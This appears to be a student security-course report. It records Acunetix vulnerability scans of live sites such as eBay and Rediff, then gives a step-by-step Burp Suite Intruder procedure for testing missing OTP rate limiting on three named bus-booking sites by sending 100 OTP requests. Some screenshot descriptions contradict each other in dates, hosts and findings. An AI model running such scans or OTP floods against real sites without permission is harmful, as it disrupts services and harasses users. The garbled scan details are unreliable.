
Enter your username and password again on localhost




Click on create new target




Enter Target website: <https://www.ebay.com/>





Dashboard: The dashboard provides an overview of recent scans, scan statistics, and any critical vulnerabilities detected.



Acunetix Threat Level: LOW

Scan Duration: 1m 35s | Requests: 1,819 | Avg. Response Time: 127ms | Locations: 0

Target Information: Address: www.ebay.com | Status: Down | Latest Alerts: Clickjacking: X-Frame-Options header missing | Alert ID: 10227 | Active Windows: 0

Observation

- The latest alert listed is for Clickjacking: X-Frame-Options header missing on www.ebay.com. This means a website is vulnerable to clickjacking attacks if it does not have the appropriate security header set.
- During the scan, 1,819 requests were sent with an average response time of 127 milliseconds.

Targets: This tab allows you to define the target URLs or IP addresses that you want to scan for vulnerabilities.

Target Info:

URL: https://www.ebay.com/

Description: Target website

Business Criticality: Normal

Scan Speed: Fast

Vulnerabilities : tab is where you can view and manage the vulnerabilities that have been detected during scans.

The screenshot shows the Acunetix web interface. The left sidebar has options like Dashboard, Targets, Vulnerabilities, Scans, Reports, and Settings. The main area is titled 'Vulnerabilities' and shows a table with three rows of findings:

Name	Vulnerability	URL	Severity	Status	Last Seen
1	Clickjacking X-Frame-Options header missing	http://www.ebay.com	Info	Open	Apr 22, 2024 1:12:10 PM
2	Clickjacking Allow-Script header missing	http://www.ebay.com	Info	Open	Apr 22, 2024 1:12:10 PM
3	Cross-Site Scripting (XSS) - Reflected	http://www.ebay.com	Info	Open	Apr 22, 2024 1:12:10 PM

Observation :

Vulnerabilities found are clickjacking and cookies


Scans: In this section, you can configure and launch scans against your defined targets. You can choose from different scan types such as full scans, high-risk vulnerability scans, or specific vulnerability scans.

The screenshot shows the 'Scans' tab in the Acunetix interface. The left sidebar includes 'Dashboard', 'Targets', 'Vulnerabilities', 'Scans', 'Reports', and 'Settings'. The main area displays a table with one scan entry:


Target	Scan Type	Schedule	Status	Vulnerabilities
http://www.ebay.com	Full Scan	Last run at Apr 22, 2024 1:12:10 PM	Completed	1 2 3 4

TARGET 2:

Enter target : <https://shopping.rediff.com>



Select scan type : Full Scan



The screenshot shows the Acunetix web interface. On the left, a sidebar lists navigation options: Dashboard, Targets, Vulnerabilities, Scan, Reports, and Settings. The main content area displays a large circular icon indicating a 'LOW' threat level. Below it, a message states: 'This is the most recent type of attack that has been detected by the scanner'. A progress bar at the top right shows '0%' completion for a task named 'Scanning of http://www.wfuzz.it.com'. Below the progress bar, there are four metrics: Scan Duration (2m 31s), Progress (1,738), Avg Response Time (166ms), and Locations (0). Under 'Target Information', it lists Apache, Server, Operating Systems, Specified Technologies, and Response. A 'Latest Alerts' section shows one alert: 'Clickjacking: Home-formy header-munging' (severity: Info, last seen: Apr 12, 2014 4:42:51 PM). At the bottom, a note says 'Activate Windows' with a link to 'Get settings to activate Windows'. The taskbar at the bottom of the screen shows various application icons.

Vulnerabilities Dashboard: Open vulnerabilities found are -5

This screenshot shows the same Acunetix interface as the previous one, but with different data. The 'Low Severity Vulnerabilities' section now displays a value of 5, while the 'High' and 'Medium' sections show 0. The rest of the dashboard, including the sidebar, progress bar, and system status, remains identical to the first screenshot.

Vulnerability founds: Clickjacking and cookies

The screenshot shows the Acunetix Web Vulnerability Scanner interface. The left sidebar has navigation links: Dashboard, Targets, Vulnerabilities (selected), Scan, Report, and Settings. The main content area displays a table of vulnerabilities:

Rank	Vulnerability	URL	Parameter	Status	Last Seen
1	Clickjacking - Form [Cross-Site Clickjacking]	http://www.thesite.com/		Open	Apr 22, 2014 12:01:09 PM
2	Clickjacking - Cross-Site Clickjacking	http://thesite.com/		Open	Apr 22, 2014 12:01:09 PM
3	Clickjacking - Form [Cross-Site Clickjacking]	http://thesite.com/		Open	Apr 22, 2014 12:01:09 PM
4	Unauthenticated SQL Injection	http://thesite.com/		Open	Apr 22, 2014 12:01:09 PM
5	Remote server reply header	http://www.thesite.com/		Open	Apr 22, 2014 12:01:09 PM

At the bottom of the interface, there is a status bar with the text "Acunetix Web Vulnerability Scanner" and "Scan completed for www.thesite.com".

23EO4-ST#IS#6246– Task-10

TASK 10

A. Perform No Rate Limiting on the login OTP page of the following websites mentioned below:

- a) <https://www.freshbus.com/>
- b) <https://nuego.in/>
- c) <https://yolobus.in/>

1. Vulnerability: No rate limiting
2. CVSS score



3. Relate with owasp top 10

A7: Missing Function Level Access Control: No rate limiting means there's no control over how many times an action can occur, similar to the absence of control over access to certain functions or features.

A10: Insufficient Logging & Monitoring: Without rate limiting, there's no logging or monitoring of excessive actions, making it harder to detect and respond to potential abuse or attacks.

4. Description

The No Rate Limiting Vulnerability is a type of security weakness where the application does not enforce rate limits on certain actions, allowing attackers to perform actions, such as sending numerous OTPs (One-Time Passwords), without restriction. In this scenario, the attacker can abuse this lack of rate limiting to flood a user's mobile device with OTPs, potentially causing service disruption or account compromise.

5. Detailed explanations

By exploiting this vulnerability, an attacker can overwhelm a user's mobile device with a large number of OTPs, which could lead to:

Service Disruption: The excessive volume of OTPs may cause the user's mobile device to become overwhelmed, leading to service disruption or denial of service.

Account Compromise: In some cases, attackers may use the flood of OTPs to gain unauthorized access to the user's account

6. Impact

Account Takeover: If attackers gain access to the OTPs and exploit them effectively, they could potentially compromise the user's account and access sensitive information or perform unauthorized actions.

Reputation Damage: The organization's reputation may suffer due to the perceived insecurity of their service, leading to a loss of trust among users and stakeholders.

7. Recommendations

Establish Rate Limiting: To limit the quantity of requests from a single source within a given amount of time, introduce rate limiting mechanisms for tasks such as OTP creation. This lowers the possibility of flooding assaults and aids in the prevention of misuse.

Track and analyze trends of incoming traffic by using monitoring tools. Keep an eye out for unusual spikes in OTP requests coming from specific sources, as these could point to malicious behavior. Set up alerts to inform administrators of any unusual activity.

Notify users via user notification when OTPs are sent to their devices. This gives customers the ability to quickly identify and report any strange or unwanted OTP behavior, enabling fast account protection measures.

8. Step by step procedure

STEPS:

Turn on Burp suite and select start burp

Step 2: Go to proxy tab and click on open browser

Step 3: Once browser is open enter this link <https://www.freshbus.com/>

Step 4: Click on Login

Step 5 : Just enter your own phone number and don click on Send otp button

Step 6: Go to burp suite in proxy tab and turn on the intercept

Step 7: Now go to login tab again and click on send OTP

Step 8: Go to burp suite and check the capture and host name

Here host name we are getting www.freshbus.com (your host name) so its right

Step 9: Now right click and select send it to intruder

STEP 10: Turn off the intercept

Step 11: Go to intruder tab and clear the highlighted things

Step 12: Check accept-language line where 1=0.9 is written select 9 and click on add After adding will get q=0.\$9\$

Step 13: Now go to payload tab

Step 14: Select payload type as Number and In payload setting edit From as 1 and To as 100


Step 15: click on start attack

Step 16: If u get 100 otps on your mobile then it is vulnerable and if u don't get 100 otp's then its not vulnerable


Step 17: If we receive all 100 otps then it is vulnerable to no rate limiting

FRESH BUS

Step 1: Turn on Burp suite and select start burp




Step 2: Go to proxy tab and click on open browser




Step 3: Once browser is open enter this link <https://www.freshbus.com/>


Step 4: Click on Login




Step 5 : Just enter your own phone number and don click on Send otp button



Step 6: Go to burp suite in proxy tab and turn on the intercept

